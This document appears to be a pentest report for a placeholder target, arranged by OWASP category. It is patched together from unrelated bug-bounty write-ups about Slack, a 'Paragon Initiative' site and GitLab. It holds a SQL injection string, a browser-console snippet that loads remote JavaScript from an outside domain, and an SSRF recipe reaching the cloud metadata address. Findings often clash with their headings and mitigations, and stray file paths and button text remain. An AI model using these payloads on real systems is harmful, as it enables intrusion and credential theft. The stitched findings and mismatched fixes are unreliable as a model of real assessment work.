# Vulnerability Assessment & Penetration Testing Report

**Target**: exampleonly.com  
**Assessed by**: Vatsal Patel  
**Date**: 27 July 2025  
**Scope**: Web Application

## Broken Access Control


**Risk**: Critical | **CVSS**: 9.8

### Description:

Broken Access Control happens when users can access unauthorized resources or perform actions beyond their privileges due to missing or flawed permission checks.

### Steps to Reproduce:

1. Login as a standard user.
2. Visit /admin/users.
3. The system responds with sensitive admin-only data.



### Impact:

* Privilege escalation, data breaches, and administrative function misuse.

### Mitigation:

* Implement server-side RBAC.
* Use "deny by default" access policies.

### Evidence:

{ "user": "admin", "email": "admin@example.com", "role": "superadmin" }

## Cryptographic Failures

**Risk**: High | **CVSS**: 7.5

### Description:

This includes weak encryption, missing encryption, or poor key management. Examples: not using HTTPS, no secure cookie flags, or outdated TLS.

### Steps to Reproduce:

1. Login over HTTPS.
2. Check response header:

Set-Cookie: sessionid=abc123; Path=/

### Impact:

* Session hijacking via sniffing or XSS.

### Mitigation:

* Enforce HTTPS with HSTS.
* Add Secure, HttpOnly, and SameSite flags.

## Injection (e.g., SQLi, NoSQLi)


**Risk**: Critical | **CVSS**: 9.1

### Description:

Occurs when unsanitized user input is executed directly in an interpreter. Examples include SQL, NoSQL, OS, or LDAP injection.

### Steps to Reproduce:

1. Visit /search?query=abc' OR 1=1--
2. Database returns all records.



### Impact:

* Data leakage, remote code execution, or full DB compromise.

### Mitigation:

* Use parameterized queries.
* Sanitize and validate input.

## 

## Insecure Design

**Risk**: Medium | **CVSS**: 6.5

### Description:

Insecure design flaws come from weak architectural decisions, such as lack of expiration on reset links, improper flows, or missing validation.

**Exploitability**

All the attacker needs to exploit it is stealing a click, with something like:

1) Clickjacking

2) Social Engineering

3) Exploiting an XSS in Slack quietly, and waiting for the user

4) Scrolling Attacks: <https://www.w3.org/Security/wiki/Clickjacking_Threats#Scrolling_attacks>

5) Repositioning the Trusted Window: <https://www.w3.org/Security/wiki/Clickjacking_Threats#Repositioning_the_trusted_window>;

Etc.

### Steps To ReproduceC:\Users\HP\Downloads\Approval_Screen (1).png

1. Open <https://whhackersbr.slack.com/XSS_VULNERABLE_PAGE?parameter=PAYLOAD>;
2. Execute the following code in the browser's console;

**Code** 214 Bytes[Unwrap lines](https://hackerone.com/reports/172289) [Copy](https://hackerone.com/reports/172289) [Download](https://hackerone.com/reports/172289)

/\* FAKE SLACK XSS \*/ var newScript = document.createElement('script'); newScript.setAttribute('src', 'https://dotfivelabs.com.br/teste-BB32FE5A/css/hackerone-integrations.js'); document.head.appendChild(newScript);

### Impact:

* Account takeover via stale links or leaked emails.

### Mitigation:

* Enforce 15–30 minute expiration on tokens.
* Use JWT with exp claim.

## Security Misconfiguration

**Risk**: Critical | **CVSS**: 9.0

### Description:

Default accounts, open admin panels, overly verbose errors, or debug modes are common misconfiguration flaws.

So suppose we are [victim@gmail.com](mailto:victim@gmail.com) , now login into the website then

**Steps to Reproduce**

1. go to account settings and then change mail address to [victim111@gmail.com](mailto:victim111@gmail.com)
2. a link will be sent to [victim111@gmail.com](mailto:victim111@gmail.com), now the user realizes that he have lost access to [victim111@gmail.com](mailto:victim111@gmail.com) due to some reasons
3. so he will probably change mail to the another mail address for e.g [victim999@gmail.com](mailto:victim999@gmail.com) which he owns and has access to
4. but it is found that even after verifying [victim999@gmail.com](mailto:victim999@gmail.com), the old link which was sent to [victim111@gmail.com](mailto:victim111@gmail.com) is active, so user/attacker having access to that mail can verify it and takeover acc

In a nutshell :

It is mandatory for a web app to invalidate the tokens in time to secure its user

In this case, suppose while changing mail address the user mistakenly typed wrong mail address, so the link will be sent to that mail address.

So the user probably don't want the user of that mail address to verify it, so he will quickly change his mail address to one he owns and verify it

what he doesn't know is that even after verification(change of major state), the old link is still active

the flaw :

user changes mail to [attacker@gmail.com](mailto:attacker@gmail.com) -> user realizes that he mistyped the mail -> so he again changes to mail he owns and verifies it -> old link sent to [attacker@gmail.com](mailto:attacker@gmail.com) is still active even after new mail has been verified

An attacker can takeover acc due to misconfiguration, not invalidation of tokens at major state change, in time

### Impact:

* Complete database access.
* An attacker can takeover acc due to misconfiguration, not invalidation of tokens at major state change, in time

### Mitigation:

* Remove unnecessary panels.
* Restrict access via IP or VPN.
* Disable debug in production.

## Vulnerable and Outdated Components

**Risk**: High | **CVSS**: 7.4

### Description:

Outdated or vulnerable libraries (like jQuery, log4j, Spring, etc.) leave applications open to known exploits.

### Steps to Reproduce:

1. Open browser dev tools:

<script src="/js/jquery-1.8.3.min.js"></script>

### Impact:

* DOM-based XSS, client-side attacks, or DoS.

### Mitigation:

* Monitor CVEs and patch regularly.
* Use Snyk, npm audit, OWASP Dependency-Check.

## Identification and Authentication Failures

**Risk**: Critical | **CVSS**: 9.8

While I was testing your web application "Paragon Initiative Enterprises", I came to know that it is vulnerable to "Broken Authentication and Session Management > Failure to Invalidate Session > On Password Reset" at <https://bridge.cspr.ng/my/account> .

**Description** : When a user changes his account password, all the sessions on other devices/browsers should expire.

**Steps to reproduce**

: Step 1 : Go to Browser A at (say Mozilla Firefox) and login with your credentials at <https://bridge.cspr.ng/> and login with your credentials.

Step 2 : Similarly, Go to Browser B at (say Google Chrome) and login with your same credentials at <https://bridge.cspr.ng/> and login with your credentials.

Step 3 : Suppose Browser A (Mozilla Firefox) is an shared computer's browser, and you left your account logged in at that computer. Go to Browser B (Google Chrome) and change your account password at <https://bridge.cspr.ng/my/account>.

Step 4 : When you change your account password at Browser B (Google Chrome), the session at Browser A (Mozilla Firefox) should expire and the account should automatically logged out.

Step 5 : Go to Browser A (Mozilla Firefox), and visit your <https://bridge.cspr.ng/> account page and refresh the page.

### Impact:

* Account takeover, full user compromise.
* Suppose any user (victim) left his account logged in on any computer/browser (victim could use browser at Cyber Cafe or any shared computer). And after a particular he realized that he left his account logged in, and there is a security provided that when a user changes his account password all other sessions should invalidate or expire, which will expire the session from that shared computer.
* But in your web application, I didn't found any such security that invalidate the session after password. Here if any user left his account logged in, any attacker can misuse the victim's account and there is no option available to the victim to invalidate the session on that shared computer which could lead to some major problems.

### Mitigation:

* Enforce rate limits.
* Enable MFA.
* Use CAPTCHA and lockout mechanisms.

## Server-Side Request Forgery (SSRF)

**Risk**: Critical | **CVSS**: 9.0

### Description:

This vulnerability allows attacker to send arbitrary requests to local network which hosts GitLab and read the response. This is possible due to flawed DNS rebinding protection.

The attack is possible due to flaw here: <https://gitlab.com/gitlab-org/gitlab-ce/blob/108c3cf16bed5733ffae086fb62c226961356560/lib/gitlab/url_blocker.rb#L59>

The validate function performs DNS lookup to check whether the IP address of a domain belongs to the local network. If the IP address belongs to the local network, the validate function raises an error and no HTTP request is sent. Furthermore, validate returns URI as well as the IP address of the domain to protect against DNS rebinding attacks. However, if validate encounters an error while resolving the domain (for example, the domain does not resolve), the DNS rebinding protection is not applied.

### Steps to reproduce

1. Create a webhook for a repository on GitLab.com. Use the URL http://990.hacker1.xyz. It may return error but let's ignore it now.
2. Wait about 10 seconds and test webhook by clicking on "Test" and "Push events".
3. After the hook has executed, you should see content of http://169.254.169.254 returned.

Wait about 15 seconds between testing attempts, otherwise it may not work due to DNS caching.



The code for proof-of-concept DNS server which hosts hacker1.xyz is attached. The PoC uses a chain of CNAME records to prevent caching.

### What is the current bug behavior?

The outgoing HTTP requests from webhooks can be sent to the internal network.

### What is the expected correct behavior?

It is expected that HTTP requests cannot be sent to the internal network.



### Impact:

* Access internal services, cloud credentials theft, pivoting.

### Mitigation:

* Block internal IP ranges.
* Validate URLs with a whitelist.
* Timeout & restrict redirects.

## Summary Table

| **ID** | **Vulnerability** | **Risk** | **CVSS** | **Status** |
| --- | --- | --- | --- | --- |
| 1 | Broken Access Control | Critical | 9.8 | Confirmed |
| 2 | Cryptographic Failures | High | 7.5 | Confirmed |
| 3 | Injection | Critical | 9.1 | Confirmed |
| 4 | Insecure Design | Medium | 6.5 | Confirmed |
| 5 | Security Misconfiguration | Critical | 9.0 | Confirmed |
| 6 | Vulnerable and Outdated Components | High | 7.4 | Confirmed |
| 7 | Authentication Failures | Critical | 9.8 | Confirmed |
|  |  |  |  |  |
|  |  |  |  |  |
| 8 | Server-Side Request Forgery (SSRF) | Critical | 9.0 | Confirmed |